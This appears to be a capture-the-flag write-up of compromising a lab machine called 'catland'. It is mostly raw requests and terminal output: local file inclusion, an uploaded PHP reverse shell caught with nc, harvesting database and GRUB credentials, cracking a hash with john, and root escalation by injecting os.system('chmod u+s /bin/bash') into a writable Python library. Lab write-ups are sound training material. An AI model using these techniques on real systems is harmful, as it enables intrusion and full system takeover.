GET /user.php?page=/etc/passwd HTTP/1.1
Host: admin.catland.hmv
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=7ttoj0ida24vsj6g6gm6rf6m1t; auth=1
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Response
<option value="contact">Contact</option>
</select>
<button type="submit">Go</button>
</form>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin


Replay
New Session
9
Search...
Default Collection
http://admin.catland.hmv
Cancel
Request
Clear
Response
1 GET /user.php?page=uploads/php-reverse-shell.php.zip HTTP/1.1
2 Host: admin.catland.hmv
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: keep-alive
8 Cookie: PHPSESSID=7ttoj0ida24vsj6g6gm6rf6m1t; auth=1
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i


/home/guel/Tools 3:30:12
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.30] 54346
Linux catland.hmv 5.10.0-20-amd64 #1 SMP Debian 5.10.158-2 (2022-12-13) x86_64 GNU/Linux
08:30:58 up 8:27, 0 users, load average: 0.00, 0.03, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$


linpeas


-rw------- 1 www-data www-data 0 Apr 30 07:50 /tmp/sess_2ctqcbdcum7jaqbd6s09q0eh5h
Searching passwords in history files
Searching passwords in config PHP files
/var/www/admin/config.php:$password = "catlandpassword123";
Searching *password* or *credential* files in home (limit 70)
/etc/grub.d/01_password
/etc/pam.d/common-password

```
| comment           |
| users             |
+-------------------+
2 rows in set (0.000 sec)

MariaDB [catland]> select * from users;
+----------+-------------+
| username | password    |
+----------+-------------+
| laura    | laura_2008 |
+----------+-------------+
1 row in set (0.002 sec)

MariaDB [catland]> select * from comment;
+----------------------+
| grub                 |
+----------------------+
| change grub password |
+----------------------+
1 row in set (0.001 sec)

MariaDB [catland]> exit
Bye
www-data@catland:/tmp$ su laura
Password:
su: Authentication failure
www-data@catland:/tmp$ ssh laura@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:iP/eKFTLYyfKLis7o7Nm3CbzeOPOkooDM/x0bvkGfPw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/var/www/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
laura@localhost's password:
Permission denied, please try again.
laura@localhost's password:

www-data@catland:/tmp$ su laura
Password:
su: Authentication failure
www-data@catland:/tmp$
```

```
www-data@catland:/tmp$ cd /etc/grub.d/
www-data@catland:/etc/grub.d$ ls -la
total 96
drwxr-xr-x  2 root root  4096 Jan  1  2023 .
drwxr-xr-x 77 root root  4096 Apr 30 08:31 ..
-rwxr-xr-x  1 root root 10046 Nov  8  2022 00_header
-rwxr-xr-x  1 root root   358 Jan  1  2023 01_password
-rwxr-xr-x  1 root root  6260 Nov  8  2022 05_debian_theme
-rwxr-xr-x  1 root root 14153 Dec 30  2022 10_linux
-rwxr-xr-x  1 root root 14180 Nov  8  2022 20_linux_xen
-rwxr-xr-x  1 root root 12910 Nov  8  2022 30_os-prober
-rwxr-xr-x  1 root root  1372 Nov  8  2022 30_uefi-firmware
-rwxr-xr-x  1 root root   214 Nov  8  2022 40_custom
-rwxr-xr-x  1 root root   215 Nov  8  2022 41_custom
-rw-r--r--  1 root root   483 Nov  8  2022 README
www-data@catland:/etc/grub.d$ cat 01_password
#!/bin/sh
set -e
cat << EOF
set superusers="root"
password_pbkdf2 root grub.pbkdf2.sha512.10000.CAEBC99F7ABA2AC4E57FFFD14649554857738C73E8254222A3C2828D2B3A1E12E84EF7BECE42A6CE647058662D55D9619CA2626A60DB99E
2B20D48C0A8CE61EB.6E43CABE0BC795DC76072FC7665297B499C2EB1B020B5751EDC40A89668DBC73D9F507517474A31AE5A0B45452DAD9BD77E85AC0EFB796A61148CC450267EBBC
EOF
www-data@catland:/etc/grub.d$
```

```
/home/guel/Tools ⌚ 4:04:53
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Warning: detected hash type "PBKDF2-HMAC-SHA512", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Warning: detected hash type "PBKDF2-HMAC-SHA512", but the string is also recognized as "HMAC-SHA512"
Use the "--format=HMAC-SHA512" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (PBKDF2-HMAC-SHA512, GRUB2 / OS X 10.8+ [PBKDF2-SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
berbatov         (?)
1g 0:00:02:18 DONE (2025-04-30 04:07) 0.007211g/s 216.1p/s 216.1c/s 216.1C/s berbatov..balling
Use the "--show --format=PBKDF2-HMAC-SHA512" options to display all of the cracked passwords reliably
Session completed.
```


www-data@catland:/etc/grub.d$ ssh laura@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:iP/eKFTLYyfKLis7o7Nm3CbzeOPOkooDM/x0bvkGfPw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/var/www/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
laura@localhost's password:
Linux catland.hmv 5.10.0-20-amd64 #1 SMP Debian 5.10.158-2 (2022-12-13) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jan 7 14:44:44 2023 from 192.168.0.29
laura@catland:~$ id
uid=1001(laura) gid=1001(laura) groups=1001(laura)
laura@catland:~$

```
laura@catland:~$ file /usr/bin/rtv
/usr/bin/rtv: Python script, ASCII text executable
laura@catland:~$ cat /usr/bin/rtv
#!/usr/bin/python3
# EASY-INSTALL-ENTRY-SCRIPT: 'rtv==1.27.0','console_scripts','rtv'
import re
import sys

# for compatibility with easy_install; see #2198
__requires__ = 'rtv==1.27.0'

try:
    from importlib.metadata import distribution
except ImportError:
    try:
        from importlib_metadata import distribution
    except ImportError:
        from pkg_resources import load_entry_point


def importlib_load_entry_point(spec, group, name):
    dist_name, _, _ = spec.partition('==')
    matches = (
        entry_point
        for entry_point in distribution(dist_name).entry_points
        if entry_point.group == group and entry_point.name == name
    )
    return next(matches).load()


globals().setdefault('load_entry_point', importlib_load_entry_point)


if __name__ == '__main__':
    sys.argv[0] = re.sub(r'(-script\.pyw?|\.exe)?$', '', sys.argv[0])
    sys.exit(load_entry_point('rtv==1.27.0', 'console_scripts', 'rtv')())
laura@catland:~$
```

in /usr/lib/python3 there is nothing so i move to python3.9, re.py isnt writable, so keep looking for lib that are named in rtv script

```
drwxr-xr-x  3 root root   4096 Dec 30  2022 html
drwxr-xr-x  3 root root   4096 Dec 30  2022 http
-rw-r--r--  1 root root  54904 Feb 28  2021 imaplib.py
-rw-r--r--  1 root root   3808 Feb 28  2021 imghdr.py
drwxr-xr-x  3 root root   4096 Jan  7  2023 importlib
-rw-r--r--  1 root root  10536 Feb 28  2021 imp.py
-rw-r--r--  1 root root 118883 Feb 28  2021 inspect.py
-rw-r--r--  1 root root   3541 Feb 28  2021 io.py
-rw-r--r--  1 root root  74417 Feb 28  2021 ipaddress.py
```

```
laura@catland:/usr/lib/python3.9/importlib$ ls -l
total 180
-rw-r--r-- 1 root root 14924 Feb 28  2021 abc.py
-rw-r--r-- 1 root root 62408 Feb 28  2021 _bootstrap_ext
-rw-r--r-- 1 root root 40322 Feb 28  2021 _bootstrap.py
-rw-r--r-- 1 root root  1497 Feb 28  2021 _common.py
-rw-r--r-- 1 root root  6061 Feb 28  2021 __init__.py
-rw-r--r-- 1 root root   844 Feb 28  2021 machinery.py
-rw-r--rw- 1 root root 18210 Feb 28  2021 metadata.py
```

postman | root@kali:/home/guel/Tools | laura@catland: /usr/lib

```
import functools
import itertools
import posixpath
import collections

from configparser import ConfigParser
from contextlib import suppress
from importlib import import_module
from importlib.abc import MetaPathFinde
from itertools import starmap
os.system("chmod u+s /bin/bash")
__all__ = [
    'Distribution',
    'DistributionFinder',
    'PackageNotFoundError',
```

```
-rwxr-xr-x 1 root root 1234376 Mar 27  2022 /bin/bash
laura@catland:/usr/lib/python3.9/importlib$ sudo /usr/bin/rtv --help
usage: rtv [URL] [-s SUBREDDIT]

  $ rtv https://www.reddit.com/r/programming/comments/7h9l31
  $ rtv -s linux

RTV (Reddit Terminal Viewer) is a terminal interface to view and interact with reddit.

positional arguments:
  URL                 [optional] Full URL of a submission to open

optional arguments:
  -h, --help          show this help message and exit
  -s SUBREDDIT        Name of the subreddit that will be loaded on start
  --log FILE          Log HTTP requests to the given file
  --config FILE       Load configuration settings from the given file
  --ascii             Enable ascii-only mode
  --monochrome        Disable color
  --theme FILE        Color theme to use, see --list-themes for valid options
  --list-themes       List all of the available color themes
  --non-persistent    Forget the authenticated user when the program exits
  --no-autologin      Do not authenticate automatically on startup
  --clear-auth        Remove any saved user data before launching
  --copy-config       Copy the default configuration to {HOME}/.config/rtv/rtv.cfg
  --copy-mailcap      Copy an example mailcap configuration to {HOME}/.mailcap
  --enable-media      Open external links using programs defined in the mailcap config
  -V, --version       show program's version number and exit
  --no-flash          Disable screen flashing
  --debug-info        Show system and environment information and exit

Move the cursor using the arrow keys or vim style movement.
Press `?` to open the help screen.
laura@catland:/usr/lib/python3.9/importlib$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27  2022 /bin/bash
laura@catland:/usr/lib/python3.9/importlib$
```

```
bash-5.1# id
uid=1001(laura) gid=1001(laura) euid=0(root) groups=1001(laura)
bash-5.1# whoami
root
```